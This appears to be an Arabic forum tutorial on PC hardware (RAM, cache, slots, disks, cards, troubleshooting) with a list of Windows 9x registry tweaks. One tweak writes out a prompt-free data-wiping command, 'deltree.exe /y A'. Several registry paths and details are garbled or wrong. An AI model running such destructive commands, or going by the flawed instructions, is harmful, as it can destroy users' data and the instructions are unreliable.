<u>رقاقة سيموس</u> تقوم بتخزين المعلومات التي يحتاجها البيوس مثل حجم الأقراص الصلبة و ما الى ذلك ، و تحتاج لبطارية حتى تحتفظ بمحتوياتها .

ما هي الذاكرة العشوائية

تعلم ان تخزين البيانات في الحاسب يتم في اقراص التخزين كالقرص الصلب و الأقراص المرنة ، المشكلة في هذه الأقراص أنها لا تملك السرعة الكافية لمجاراة سرعة المعالج لذا اذا اراد المعالج معالجة بعض البيانات فإنه لا بد من تخزين هذه البيانات في وسط تخزين سريع جداً لحين الإنتهاء من معالجتها و من ثم تخزينها في الذاكرة الدائمة كاقرص الصلب .
و لأن الذاكرة العشوائية هي نوع من الذاكرة فهي تقاس بنفس الوحدات التي تقاس بها أنواع الذاكرة الأخرى أي البايت و مشتقاته (كيلو بايت ، ميجا بايت ،جيجا بايت ....الخ).
و لأن البرامج و البيانات بشكل عام تزداد حجما عاما بعد آخر فإن الطلب على حجوم اكبر من الذاكرة يزداد ، فالحاسب قبل عشرين سنة من الآن لم يكن يزود في الغالب بأكثر من ميجابايت واحد من الذاكرة في حين و صل العد الآن الى أضعاف هذا العدد عشرات أو مئات و ربما آلاف المرات ، و لعل ما دفع الى ذلك هو ظهور أنظمة التشغيل الرسومية مثل وندوز التي تتطلب كمية كبيرة من الذاكرة و لعل ذلك ساهم بشكل كبير في انخفاض الأسعار.

ما تأثير حجم و نوعية الذاكرة العشوائية على الحاسب بشكل عام ؟

الأداء : يصبح الحاسب أسرع بشكل عام عند إضافة المزيد من الذاكرة ، خاصة عند التعامل مع كميات كبيرة من البيانات أو البرامج الكبيرة (البرامج الجديدة تكون أكثر تطلباً للذاكرة من البرامج القديمة) ، و هذه النقطة مهمة جداً حيث أنه حتى المعالج السريع قد لا يستفاد من أقصى اذا كانت كمية الذاكرة العشوائية أقل مما يجب .

نوعية الذاكرة العشوائية تلعب دوراً في سرعة الذاكرة و في خيارات الترقية فيما بعد .

قد لا يمكنك تشغيل بعض البرامج إذا كان لديك كمية قليلة من الذاكرة العشوائية : أغلب البرامج تتطلب كمية معينة من الذاكرة العشوائية لتعمل ، فمثلاً اغلب البرامج الحديثة تتطلب ٣٢ ميجابايت من الذاكرة العشوائية على الأقل .

المشاكل و الأخطاء : ان نوعية الذاكرة العشوائية تلعب دوراً في كمية المشاكل و الأخطاء التي قد توجهها أثناء عملك على الحاسب ، ان قطعة ذاكرة معطوبة قد تتسبب بتوقف الحاسب اثناء عملك على الحاسب ، ان قطعة ذاكرة معطوبة قد تتسبب بتوقف الحاسب المتكرر عن العمل بدون سبب واضح من الوهلة الأولى لا بل قد تذهب بعيداً و تفعل أشياء مثل تشخيص أخطاء و همية في القرص الصلب.

الفرق بين " الذاكرة " و "الذاكرة العشوائية "

إن كلمة "الذاكرة " بهذه الصورة ليست كلمة ذات معنى محدد لأن الذاكرة كلمة عامة تشمل تحتها الذاكرة العشوائية و وسائط التخزين المختلفة (القرص الصلب و المرن و القرص المدمج و الأنواع الأخرى) ، لذا من غير المستحسن عند الحديث عن نوع معين من الذاكرة استخدام كلمة " الذاكرة " لوحدها بل يجب تحديد اي نوع من الذاكرة تقصد .

ما هي الذاكرة الخبئية Cache Memory

الذاكرة الخبئية هي ذاكرة صغيرة تشبه الذاكرة العشوائية إلا انها اسرع منها و أصغر و توضع على ناقل النظام بين المعالج و الذاكرة العشوائية

في اثناء عمل المعالج يقوم هذا الأخير بقراءة و كتابة البيانات و التعليمات من و الى الذاكرة العشوائية بصفة متكررة ، المشكلة أن الذاكرة العشوائية تعتبر بطيئة بالنسبة للمعالج و التعامل معها مباشرة يبطئ الأداء فلتحسين الأداء لجأ مصممو الحاسب الى وضع هذه الذاكرة الصغيرة و لكن السريعة بين النعالج والذاكرة العشوائية و مستغلين أن المعالج يطلب نفس المعلومات أكثر من مرة في أوقات متقاربة فتقوم الذاكرة المخبئية بتخزين المعلومات الأكثر طلباً من المعالج مما يجعلها في متناول المعالج بسرعة حين طلبها . عندما يريد المعالج جلب بيانات أو تعليمات فإنه يبحث عنها أولاً في الذاكرة L1 فإن لم يجدها (فشل المعالج في ايجاد المعلومات التي يريدها من الذاكرة العشوائية

يسمى "cache miss" أما نجاحه في الحصول عليها من الذاكرة المخبئية يسمى "cache hit" (يبحث عنها في L2 فإن لم يجدها جلبها من الذاكرة العشوائية .

ان حجم هذه الذاكرة و سرعتها شيء مهم جداً و لها تأثير كبير على أداء المعالج و نستعرض هنا كلا العاملين

شقوق التوسعة

و هي شقوق تمكننا من اضافة بطاقات التوسعة للحاسب ،ما يمكننا من زيادة قدرات الحاسب ، و اذا نظرنا اليها نظرة متعمقة قليلاً فسنجد أنها عبارة عن و صلات بين بطاقات التوسعة و الناقل المحلي ، و هناك ثلاث انواع من الشقوق :

PCIو ذلك اختصار لـ " Peripheral Component Interconnect "

AGPو ذلك اختصار لـ " Accelerated Graphic Port "

لكل منها اختلافات عن الأخرى في الأداء ، حيث أن ISA هي الأبطأ و الأقدم ، بينما PCI أسرع منها و تستعمل AGP لبطاقة الفيديو و هي اسرع من PCI حتى ٤ مرات .
وشقوق التوسعة هي التي تمكن الحاسب من زيادة امكانياته و ذلك بوصل أي نوع من بطاقات التوسعة بها ، و لا بد أن تكون بطاقات التوسعة من نفس نوع شقوق التوسعة التي توصل بها ، أي إذا أردت توصيل بطاقات فيديو مثلاً من نوع PCI فيجب أن توصلها بشق توسعة من نوع PCI و هكذا ، و كما أن الأنواع المختلفة من شقوق التوسعة تكون ذات أطوال و عدد أبر مختلفة (الإبر هي قطع معدنية صغيرة توجد على بطاقة التوسعة و شقوق التوسعة و عند تركيب بطاقات التوسعة فإن الإبر الخاصة بكل من البطاقة و شقوق التوسعة تتلامس مما يسمح بنقل البيانات بينهما)

القرص الصلب ... ما هو ؟؟

لم تكن الحاسبات في البداية تحتوي على اية أقراص صلبة فقد كان تشغيل البرامج يتم من خلال الأقراص المرنة فقط لذلك فإن القرص الصلب بالنسبة للحاسب هو وسيلة التخزين الرئيسية فيه فهو الوحيد بين وسائل التخزين المختلفة الذي يملك الحجم و السرعة الكافيتين لتخزين البرامج الحديثة لتنفيذها .

لقد تطورت الأقراص الصلبة كثيراً منذ بداية استعمالها في الحاسبات الشخصية في بداية الثمانينيات ، زادت حجومها و سرعتها و تقاص حجمها ، و اختيار إحداهما لحاسبك يتطلب منك الفهم الجيد للقرص

الصلب و مكوناته و كذلك طريقة عمله و تركيبته الداخلية و هذا ما تطرقنا له سابقاً .

تركيبة القرص الصلب الداخلية

القرص الصلب كجهاز خاص بتخزين البيانات يعتبر جهاز مستقل بذاته و يتصل مع اللوحة الأم للحاسب بكيبل خاص ، و يحتوي الجهاز نفسه على أجزاء ميكانيكية و أخرى إلكترونية :
الأجزاء الميكانيكية : يتكون من مجموعة من الأقراص متراصة فوق بعضها البعض و لها محور مشترك تدور حوله ، و هذه الأقراص مغلفة بمادة قابلة للمغنطة حتى يمكن تخزين البيانات على سطحها على شكل شحنات ، و لكي يتم تخزين و استرجاع البيانات يجب أن يكون هناك رأس للقراءة و الكتابة و يوجد في الواقع رأس للقراءة و الكتابة على كل سطح من أسطح الأقراص و يتحرك هذا السطح ذهاباً و إياباً ليتم التخزين على كامل مساحة هذه الأقراص ، و توضع الرؤوس و الأقراص معاً داخل علبة محكمة الإغلاق لمنع دخول اية أجسام غريبة مهما كانت صغيرة ، فأي جسم غريب قد يتسبب بتلف سطح القرص.
الأجزاء الإلكترونية : و هو عبارة عن لوح إلكتروني مهمته تحويل الإشارات الكهربائية (البيانات) الى مناطق ممغنطة على القرص ليتمكن بعد ذلك من استعادتها (التخزين و الإسترجاع) كذلك عملية التحكم بدوران القرص و حركة رؤوس القراءة و الكتابة .
جميع الأقراص الصلبة تعمل بنفس المبدأ ، و تختلف عن بعضها في جودة المكونات و سرعة عملها.

المسارات الإلكترونية أو ناقل البيانات :

يوجد في اللوحة الأم العديد من ناقلات البيانات وتشمل الآتي:
1: ناقل بيانات المعالج .
2: ناقل بيانات العناوين .
3: ناقل بيانات الذاكرة.
4: ناقل بيانات المدخلات والمخرجات .

1: بالنسبة لناقل بيانات المعالج: وهو المسار الرئيسي للاتصال بين المعالج والشرائح المتصلة به ويتم ذلك من خلال ناقل النظام الرئيسي والغرض من ناقل بيانات المعالج هو نقل البيانات من وإلى المعالج بأسرع ما يمكن .

2: ناقل بيانات العناوين: يعتبر هذا الناقل جزء من ناقل المعالج ويستخدم في تنفيذ العمليات التي تتم في الذاكرة حيث يتم تحديد المكان الذي سيتم إجراء العمليات فيه.

3: ناقل بيانات الذاكرة: يستخدم في نقل المعلومات بين المعالج والذاكرة الرئيسية الرام RAM وذلك من خلال شريحة BUS CONTROLLER CHIP التي تقوم بنقل المعلومات من خلال ناقل المعالج إلى ناقل الذاكرة وبالعكس.
وتختلف أشكال المسارات بالنسبة لهذا الناقل من ناحية نوع الذاكرة مع العلم أن الأنواع الحديثة من البنتيوم تستخدم مسار موحد بالنسبة للرام.

4: ناقل المخرجات والمدخلات: يستخدم هذا الناقل في اتصال الحاسب بالأطراف التي يتم توصيلها به كما يمكن استخدامه في إضافة مكونات جديدة إلى الحاسب تساعد في زيادة إمكانياته.

أنواع ناقلات المدخلات والمخرجات •ISA •EISA •LOCALBUS •PCI •AGP :

المخارج •COM •SERIAL •PS2 •PARALEL PORT •LPT •USP :

الكروت: يوجد عدد كبير من الكروت التي توضع وتركب في مسارات اللوحة الأم والتي من خلالها يتم نقل أشكال المعالجة إلى أنظمة إخراج متعددة.

الذاكرة: تستخدم جميع الكروت الموجودة بالحاسب أجزاء مختلفة من الذاكرة.

أنواع الكروت :

1: كرت الشاشة: وهو الكرت الرئيسي في الجهاز والذي يقوم بنقل الصورة إلى الشاشة ويوجد عدد كبير من الأنواع لكروت الشاشة.
1-1: كرت PCI وهو كرت يركب على مسار PCI وتتراوح ذاكرته ما بين ٤ و ٨ ميغابايت
1-2: كرت AGP ويتم تركيب هذا الكرت على مسار خاص بكرت الشاشة وتتراوح ذاكرته ما بين ٨ و ٦٤ ميغابايت في الجاسبا القديمه و١٢٨ و٢٥٦ و٥١٢ و ١كيكا فيالحاسبات الحديثه.
كما أن هناك عدد من كروت الشاشة الخاصة بالفيديو والتلفزيون .

2: كرت الصوت: وهو الكرت الناقل للملفات الصوتية الى السماعات الخارجية ومن أنواعه: ٣٢ BIT•128BIT •256BIT

3: كرت الشبكة: وهو الكرت الخاص بربط الجهاز بأجهزة أخرى عبر كابل الشبكة ومنه أنواع:
3-1: إما السلكي النحاسي: و الذي يربط بسلك اتصال نحاسي عبر مقبس يرمز له باسم RJ45 تتألف اسلاك الاتصال النحاسية الحالية من أربعة أزواج) هنالك انواه اسلاك اتصال أخرى تسمى محورية أو BNC كانت مستخدمة بشدة في السابق و لكنها الان تقتصر على عدد محدود جدا من التطبيقات).
تتراوح سرعة النقل على هذا الخط بين ١٠ ميغابات أو ١٠٠ ميغابات حسب البروتوكول المعمول به بكرت الشبكة و حسب نوع السلك المستخدم فهو اما CAT5 أو CAT5e أو CAT6 و حتى CAT8 و كل نوع من أنواع هذه الاسلاك لها مواصفات معينة مصنعة عليها و تحكمها مواصفات معيارية لتحديد مجموعة من المعاملات التي تحدد طريقة الاتصال عبر تلك الاسلاك و سوف أحاول في المستقبل أن اكتب موضوع حول الشبكات و الاتصال عبر الاسلاك .
3-2: كرت الشبكة المتصل مع أسلاك الضوئية (FIBER OPTIC) و تمتاز تلك الطريقة بسرعات النقل العالية و التي تبدأ من ٨٠٠ ميغا بات و أكثر بالاضافة لمجموعة من الميزات الاخرى منها الامان و سرية المعلومات المنقولة و عدم القدرة على التشويش و الموثوقية العالية.....الخ.
3-3: كرت الشبكة الاسلكي: و هذا الاخير ظهر مؤخرا و بدأ استعماله على نطاق واسع و خاصه بعدما بدأت شركات انتاج الكمبيوترات المحمولة بتطبيق ما سمته السنترينو. CENTRENO

4: كرت الفاكس/ مودم: وهو الكرت الذي يسمح باستخدام خط الهاتف العادي لنقل البيانات من و الى جهاز الكمبيوتر و ذلك عن طريق شبك جهاز الكمبيوتر بخط الهاتف عبر وصلة يرمز لها بـ .RJ11 ويوجد منه نوعان الداخلي والخارجي.

طريقة تركيب الكروت : يتم تركيب الكروت في المسار الخاص بها ثم ربط الكرت ببراغي لتثبيته . بعد ذلك يتم تعريفه من خلال نظام التشغيل .

التعارض : قد يحدث تعارض بين الكروت في بعض الأحيان وبالتالي يجب تحديد نوع التعارض وتحديد

الكرت المتعارض من خلال تجربة الكروت واختبارها و بالتالي يتم استبدال المسبب للتعارض .

ومن الكروت التي تسبب التعارض عادة كرت الصوت .

أهم أعطال كروت الصوت والشاشة والمنافذ:

بالنسبة لأعطال كرت الشاشة:فهي تتمثل بالمشاكل التي تم ذكرها قبل ذلك في مشاكل الشاشة.

كرت الصوت:
العطل : التعارض وتم ذكر طريقة معالجته.
العطل : لا يوجد صوت ظاهر .
السبب : خطأ في تعريف الكرت أو طريقة الإعداد أو مشكلة في الكرت .
الإجراء : إعادة تعريف الكرت ثم إعادة تشغيل الجهاز والتأكد من أن الكرت مركب بشكل صحيح . أو تغيير كرت الصوت .

أعطال المنافذ:
العطل : عدد المنافذ ليس بالعدد المطلوب .
السبب : عدم تركيب كامل المنافذ .
الإجراء : تركيب المنافذ .

العطل : أعطال عند تشغيل أحد المنافذ مثل منفذ الطابعة مثلاً .
السبب : بعد التأكد من العطل ليس من أعطال الطابعة يكون المنفذ .
الإجراء : التأكد من التركيب للمنفذ وتعريف المنفذ من خلال الجهاز مثل منفذ USP

أعطال بعد تركيب أجهزة أو منافذ جديدة : ويمكن حصر هذه الأعطال بالأسباب التالية :
السبب :
تركيب الكابلات بطريقة غير سليمة .
تركيب الكرت أو الجهاز بطريقة غير سليمة .
عطل في الكرت أو الجهاز .
عدم تعريف الجهاز أو الكرت الجديد .
الإجراء : التأكد من سلامة تركيب الجهاز والكرت والكابلات . تغيير الجهاز أو الكرت . تعريف الكرت أو الجهاز بصورة سليمة .
[HR]

الذاكرة

الذاكرة من وجهة النظر المنطقية : إذا سمعت عن حاسب له ذاكرة معنونة قدرها (١) ميجا فيجب أن تعرف أن هذا المصطلح يطلق على الذاكرة العشوائية في الجهاز . وقد تسمع في إحدى المرات مصطلح خريطة الذاكرة على الشكل وطريقة عمل الذاكرة في الجهاز . وقد صمم أول حاسب بذاكرة قدرها (١) ميجا وسميت RANDOM ACCESS MEMORY-RAM :

أنواع الذاكرة : هنالك نوعين من الذواكر في الجهاز اما ذاكرة قراءة فقط ROM-READ ONLY MEMORY.
أو ذاكرة الولوج العشوائي و تسى أيضا ذاكرة القراءة و الكتابة RAM- RANDOM ACCESS MEMORY .

BIOS : تستخدم الـ BIOS في اللوحة الأم كمخزن في شريحة الـ ROM وتتحكم ببرامجها في النظام أثناء خطوات تحميل الجهاز ولأن هذه البرامج موجودة دائماً فإنها لا تحمل من مشغلات الأقراص و سوف اكتب موضوعا مفصلا عن البايوس.

RAM : وهي الذاكرة العشوائية أو الذاكرة المؤقتة وهي الذاكرة التي يتم من خلالها تخزين مؤقت لحين قيام المعالج بعمليات المعالجة عليها ثم إرسالها إلى أحد المصادر الخارجية أو إجراء عمليات تخزين في أحد الأقراص الخاصة بذلك .

مثال مبسط للعملية المشتركة بين المعالج والذاكرة : إذا تم إدخال أي بيان أو صورة من الماسح الضوئي إلى الجهاز تقوم الذاكرة بتخزينها على أجزاء معنونة داخلها لحين دخول المعالج إلى هذه العملية وأخذ هذه الأجزاء المعنونة وعمل معالجة لهذه البيانات ثم يقوم بإرسالها مرة أخرى للذاكرة التي تقوم بإرسالها عبر وحدات الإخراج إلى الشاشة .

ما الفرق بين الرام والروم : إن الـ RAM هي ذاكرة تخزين مؤقت و كل العمليات التي تتم في الجهاز بعد تشغيله وتحميل نظام التشغيل تتم من خلالها و بعد اغلاق الجهاز تمسح كل البيانات منها.
بينما الـ ROM فهي ذاكرة القراءة فقط وبياناتها ثابتة لا تتغير.

حجم الذاكرة : تحدد كمية الذاكرة عدد البرامج التي تستطيع أن تعمل في نفس الوقت ، وتقاس الذاكرة بالبايت ، في وقتنا الحاضر أقل حجم تستطيع وضعه في الحاسب الآلي هو ٦٤ ميجا بايت يمكنك تحسين أداء جهاز الكمبيوتر بإضافة مزيد من شرائح الذاكرة إليه . كما أن هناك عدد من البرامج تتطلب حد معين من الذاكرة .

أنواع الذاكرة:

1: الذاكرة العشوائية الحركية :DRAM وهي أسرع شرائح الموجودة في معظم أجهزة الكمبيوتر.
2: DRAM: وهو نظام الذاكرة الحديث المستخدم في الأجهزة الحديثة.
3: VRAM: إذا كانت الذاكرة الموجودة في جهازك محدودة وإذا فتحت عدد من البرامج في وقت واحد فقد يحتاج جهازك أن تستخدم جزء من القرص الصلب ليجعله مشابهاً في طبيعة الذاكرة VIRTUAL MEMORY .

طريقة تركيب الرام : يوجد على اللوحة الأم فتحات أو مسارات لتركيب الرام ويتم تركيب الرام على نوع وشكل المسار المستخدم والطريقة هي مسك الرام بالطريقة السليمة بدون أن تلامس اليد الأجزاء السطحية من الرام ثم يتم وضعها بالمكان المخصص لها مع فتح للكابسات الجانبية للمسار ثم تسكيرها .

أعطال الذاكرة:

العطل: رنين متصل.
السبب: عدم تركيب الرام أو عدم وضعها بالشكل الصحيح.
الإجراء: التأكد من تركيب الرام و أغلاق القفل الموجود بجانبي شريحة الذاكرة بشكل محكم.

العطل: لم يظهر شئ على الشاشة بعد تركيب الرام.
السبب: بعد التأكد من أن العطل ليس بسبب الشاشة أو الكرت يكون الاحتمال التالي هو الرام.
الإجراء: استبدال الرام.

العطل HANG :أو توقف و جمود و عدم استجابة جهاز الكمبيوتر بعد تشغيله.
السبب: وهي أكثر المشاكل التي تحصل في الجهاز وتكون مسبباتها إما كرت الشاشة أو الرام.
الإجراء: استبدال الرام.

العطل: حجم الذاكرة الظاهر على الشاشة غير سليم ومختلف عن الحجم الحقيقي.
السبب: عدم تركيب الرام لشكل سليم.
الإجراء : فك وتركيب الرام من جديد و التأكد من احكام القفل الجانبي على الرام.

العطل: ظهور حروف غريبة على الشاشة أو خطوط على سطح المكتب.
السبب: عطل في كرت الشاشة أو الرام.
الإجراء: استبدال الرام.

العطل: ظهور رسالة insufficient memory أي ذاكرة غير كافية.
السبب: تشغيل عدد كبير من الملفات أو البرامج.
الإجراء: إغلاق أكبر عدد من البرامج أو زيادة في سعة الرام.

فحص واختبار الرام: بعد تركيب الرام وعمل الجهاز بصورة سليمة هناك طرق لفحص قوة الرام وإمكانياتها :
1: منها تشغيل عدد كبير من البرامج.
2: أو تشغيل أي برنامج نصي مثل الوورد وتعليق لوحة المفاتيح على أي مفتاح وتركه فترة ساعة على الأقل.
3: أو إعادة تشغيل الجهاز أكثر من مرة.

[HR]

التخزين أو الحفظ على أحد أدوات التخزين المتاحة:

يرجى أخذ العلم بأن الكمبوتر يتعامل مع النظام الثنائي للعد أي النظام المكون من رقمين فقط هم ٠ أو ١ و لذلك كل شيء في هذا الجهاز يعتمد على هذين الرقمين ومن ذلك نشأت مصطلحات عديدة ووحدات قياس لتأمين التفاهم مع هذه اللغة الجديدة ومن ذلك وحدات قياس سعات وحدات التخزين.
إن الوحدة الاساسية لسعة تخزين بيانات معينة هي البت BIT و التي تعني اما ٠ او ١. و كل ثمان بت BITتعني بايت BYTE ومن مضاعفاتها :
الكيلو بايت kBYTE و الذي يساوي ١٠٢٤ من البايت BYTE و الذي هو ٢ للقوة ١٠.
الميغابات MBYTE والذي هو ١٠٢٤ من الكيلو بايت و الذي هو ١٠٢٤ مضروب بـ ١٠٢٤ من البايت اي ٢ للقوة ٢٠.
الغيغا بايت GBYTE و الذي هو ١٠٢٤ من الميغا....
ثم يأتي التيرابايت TERA BYTE و الذي سوف يتم استخدامه قريبا لما بلغته السعات من حجوم كبيرة و الذي يساوي ١٠٢٤ من الغيغا بايت....

أجهزة التخزين وهي:

1: القرص المرن أو FLOPPY DISK.
2: القرص الصلب أو HARD DISK.
3: قارئ الأقراص المدمجة أو CD ROM و DVD.

<u>القرص المرن</u>: FLOPPY DRIVE و الذي لم يعد أحد ينتبه له حاليا لما بلغت السعات التخزينية من سعات ة سرعات بعدما كان في الماضي يشكل أحد الاجزاء المهمة في جهاز الكمبيوتر.
يخزن محرك الأقراص المرنة المعلومات التي يمكن إخراجها من الجهاز ونقلها إلى مكان آخر وتحمل البيانات التي تم حفظها عليها مغناطيسياً.
أنواع الأقراص المرنة :
<u>الأقراص المرنة</u> قياس ٣,٥ بوصة: وهو رقيق من البلاستيك تخزن البيانات عليه مغناطيسياً ومقدار سعته التخزينية ١,٤٤ ميجا بايت . ويستخدم لذلك جهاز قارئ الأقراص المرنة.
<u>الأقراص المرنة</u> قياس ٥,٢٥ بوصة : هي النوع القديم من الأقراص المرنة التي تستخدم للتخزين وقدرته التخزينية 1.2 ميجا بايت . ويستخدم لذلك جهاز لقراءة بيانات القرص .
<u>الفلاش رامFLISH RA M</u>: وهو يستخدم كثيرا وهويعتبر ثورة في اختراع هذا الجزء حيث سهوله استخدامه وسعته الكبيرة في الخزن وهو يعتبر هارد خارجي لوجود انواع ذو سعة خزنيه كبيرة تبدأ من ١ كيكيا الى ٤ و١٦ ووو..........الخ

يجب هنا و للحفاظ على المعلومات المخزنة على القرص المرن من نحذر من تعريض القرص لدرجات الحرارة العالية والماء والرطوبة والمجال المغناطيسي.

<u>مكونات المشغل:</u>
:1موتور: لتشغيل حركة البكرة الداخلية للقرص.
:2رأس القراءة والكتابة: لقراءة بيانات القرص وتسجيل البيانات من وإلى القرص.
:3ضوء البيان: الذي يوضح ما إذا كان القرص في وضع العمل أو التوقف.
:4مفتاح منع الكتابة على القرص: حيث يسمح القرص خاصية منع الكتابة وذلك بوجود فتحة إغلاق وفتح على نفس القرص .

<u>الريجستري</u>

الريجستري هو نظام قاعدة بيانات ((Databaseمخصص لنظام الويندوز ٣٢ بت (٣٢ (Bit تتخزن فيه كل البيانات الخاصة بالنظام .
يعني كل خصائص الوندوز مثل : أعدادات الهاردوير والسوفتوير و أسماء المستخدمين لويندوز وخصائص كل جزء على حدة كما يوجد به كل أعدادات لوحة التحكم واي ارتباط تضعه لاي ملف بمعنى لو تحدد الملف من نوع الخاص بالريل بلير بأنه يشتغل على الميديا بلير بدلا من الريل بلير فأن التغيير يكون في الريجستري .

وفيه ايضا تحفظ خصائص النظام ((Policiesوايضا أي برنامج تنزله تحت الوندوز فأنه يضيف لك أضافات على سجل الويندوز .

سجل الويندوز نزل في البداية مع ويندوز ٩٥ ..ولكنه سبب مشاكل كبيرة لأنه نظام جديد.

ومن ثم تم تعديل كبيرفي الحمايه اللي اضافوها لسجل الويندوز كي يستقر النظام بشكل اكبر. ولعل مستخدمي هذا النظام يعرفون الاداة المسماة (مدقق سجل الويندوز) - ((Registry Checker

اين يوجد سجل الوندوز هذا؟
سجل الوندوز يحفظ عندك بملفين فقط وموجوده دائما بمجلد الويندوز بجهازك ... هذين الملفين هما(User.dat) & System.datهذا بالنسبه للوندوز ٩٨ ..
اما الويندوز أن تي NTتجدهم بنفس الملفين المذكورين أنما بموضع اخر تجدهم بالمجلد

C:\Winnt\System32\Config) .)

كيف استطيع الوصول لهذين الملفين ؟
يوجد بالنظام محرر خاص بالريجستري تستطيع من خلاله ان تعدل وتضيف وتمسح اي بيانات تريدها.
اسم البرنامج ((Regedit.exe وتجده بمجلد الويندوز بجهازك))

والدخول الى الريجستري او المكان الذي تكتب فيه الامر هو
-1الضغط على START او ابدء
-2الدخول الى RUN أو تشغيل
-3في المستطيل الفارغ يمكنك كتابة الامر الذي تريده
-1تغيير شاشة بدء وانهاء ويندوز ووضع أي صورة تريدها :
هناك ثلاثة ملفات تتحكم بهذا الامر وهي :
LOGO.SYSعبارة عن شاشة بدء التشغيل ويتوضع على ال /:C مباشرة .
LOGOW.SYSشاشة الانتظار ومكانه C:/WINDOWS
LOGOS.SYSشاشة إيقاف التشغيل
وهذه الملفات الثلاثة عبارة عن صورة نقطية ٢٥٦ لون بقياس ٤٠٠*٣٢٠

غير لواحق الملفات التالية الى BMP ثم حررها باستخدام برنامج وليكن الرسام مثلا ، ثم عدلها كما تريد
وبعد ذلك غير اللواحق الى SYS وضعها في أمكنتها المخصصة .....

-2ازالة كلمة اختصار الى (SHORTCUT TO) التي تضاف الى الاختصارات

قم بتشغيل محرر التسجيل REGEDIT
ثم انتقل الى القسم التالي :
HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONEXPLORER
وبعد ذلك قم بإضافة مفتاح من نوع BINARY
ونسميه Link
ونعطيه القيمة ((00 00 00 00 لمنع اضافة كلمة اختصار ...

-3ازالة السهم الذي يظهر على ايقونة الاختصار

وهو سهم صغير يتوضع على أيقونة الاختصار :

قم بتشغيل محرر التسجيل REGEDIT
ثم انتقل الى القسم التالي :
HKEY_CLASSES_ROOTINKFILE
ثم احذف المفتاح ISSHORTCUT
ثم انتقل الى القسم التالي :
HKEY_CLASSES_ROOTPIFFILE
ثم احذف المفتاح ISSHORTCUT

-4منع مستخدم من الوصول الى محرر التسجيل وذلك لحماية النظام :
قم بتشغيل محرر التتسجيل REGEDIT
ثم انتقل الى القسم التالي :
HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESSYSTEM
ثم نقوم بإضافة مفتاح من نوع DWORD
ونسميه DisableRegistryTools
ثم نعطيه القيمة (١) لتعطيل استخدامه
أوالقيمه (٠) لتمكينه من استخدام المحرر ....

-5إضافة الامر (Open With Dos Prompt) للقائمة التي تظهر عند النقر بالزر اليميني على مجلد :

وهذا يفيد بفتح المجلد ضمن نافذة موجه الدوس ...
قم بتشغيل محرر التتسجيل REGEDIT
ثم انتقل الى القسم التالي :
HKEY_CLASSES_ROOTDIRCTORYSHELL
ثم اضافة مفتاح رئيسي ونسميه Dos
ثم نغير قيمة المفتاح DEFAULT الموجود ضمنه لتصبح (Open With Dos Prompt)
ثم نقوم بإضافة مفتاح رئيسي ضمنه ونسميه COMMAND
ثم نغير قيمة المفتاح DEFAULT الموجود ضمنه لتصبح (C:Command> com /K CD)

-6إضافة الامر (Open With Dos Prompt) للقائمة التي تظهر عند النقر بالزر اليميني على سواقة :
قم بتشغيل محرر التتسجيل REGEDIT
ثم انتقل الى القسم التالي :
HKEY_CLASSES_ROOTDIRCTORYSHELL
ثم اضافة مفتاح رئيسي ونسميه ExploreHere
ثم نغير قيمة المفتاح DEFAULT الموجود ضمنه لتصبح (Explore From Here)
ثم نقوم بإضافة مفتاح رئيسي ضمنه ونسميه COMMAND
ثم نغير قيمة المفتاح DEFAULT الموجود ضمنه لتصبح (exeplorer.exe /e,/root,/idlist,%1)

-7إضافة الامر (Quick Disk Copy A: to A) للقائمة التي تظهر عند النقر بالزر اليميني على السواقة : A
وهذا يتيح امكانية نسخ سريع من القرص A الى قرص آخر ضضمن نفس السواقة :
قم بتشغيل محرر التتسجيل REGEDIT
ثم انتقل الى القسم التالي :
HKEY_CLASSES_ROOTDIRCTORYSHELL

ثم اضافة مفتاح رئيسي ونسميه Diskcopy
ثم نغير قيمة المفتاح DEFAULT الموجود ضمنه لتصبح (Quick Disk Copy A: to A)
ثم نقوم بإضافة مفتاح رئيسي ضمنه ونسميه COMMAND
ثم نغير قيمة المفتاح DEFAULT الموجود ضمنه لتصبح (diskcopy.com A: A:)

-8إضافة الامر (Empty Disk Drive) للقائمة التي تظهر عند النقر بالزر اليميني على السواقة A :
وهو يتيح مسح محتويات القرص A بإمكانية وصول أسرع :
قم بتشغيل محرر التتسجيل REGEDIT
ثم انتقل الى القسم التالي :
HKEY_CLASSES_ROOTDIRCTORYSHELL
ثم اضافة مفتاح رئيسي ونسميه EmptyA
ثم نغير قيمة المفتاح DEFAULT الموجود ضمنه لتصبح (Empty Disk Drive)
ثم نقوم بإضافة مفتاح رئيسي ضمنه ونسميه COMMAND
ثم نغير قيمة المفتاح DEFAULT الموجود ضمنه لتصبح (deltree.exe /y A)
-9إضافة الامر (ScanDisk all Drives) للقائمة التي تظهر عند النقر بالزر اليميني على أي سواقة :
وهو يتيح برنامج تفحص الاقراص بإمكانية وصول أسرع :
قم بتشغيل محرر التتسجيل REGEDIT
ثم انتقل الى القسم التالي :
HKEY_CLASSES_ROOTDIRCTORYSHELL
ثم اضافة مفتاح رئيسي ونسميه Scan
ثم نغير قيمة المفتاح DEFAULT الموجود ضمنه لتصبح (ScanDisk all Drives)
ثم نقوم بإضافة مفتاح رئيسي ضمنه ونسميه COMMAND
ثم نغير قيمة المفتاح DEFAULT الموجود ضمنه لتصبح (scandskw.exe /all /n)

-10إضافة الامر (Defragment This Drive) للقائمة التي تظهر عند النقر بالزر اليميني على أي سواقة :
وهو يتيح برنامج إلغاء تجزئة القرص بإمكانية وصول أسرع :
قم بتشغيل محرر التتسجيل REGEDIT
ثم انتقل الى القسم التالي :
HKEY_CLASSES_ROOTDIRCTORYSHELL
ثم اضافة مفتاح رئيسي ونسميه Defrag
ثم نغير قيمة المفتاح DEFAULT الموجود ضمنه لتصبح (Defragment This Drive)
ثم نقوم بإضافة مفتاح رئيسي ضمنه ونسميه COMMAND
ثم نغير قيمة المفتاح DEFAULT الموجود ضمنه لتصبح (defrag.exe "%1"noprompt)

-11إضافة الامر (Print) للقائمة التي تظهر عند النقر بالزر اليميني على أي مجلد :
وهو يتيح إمكانية وصول أسرع لطباعة قائمة بالملفات الموجودة ضمن المجلد المحدد ....
قم بتشغيل محرر التتسجيل REGEDIT
ثم انتقل الى القسم التالي :
HKEY_CLASSES_ROOTDIRCTORYSHELL

ثم اضافة مفتاح رئيسي ونسميه Print
ثم نغير قيمة المفتاح DEFAULT الموجود ضمنه لتصبح (Defragment This Drive)
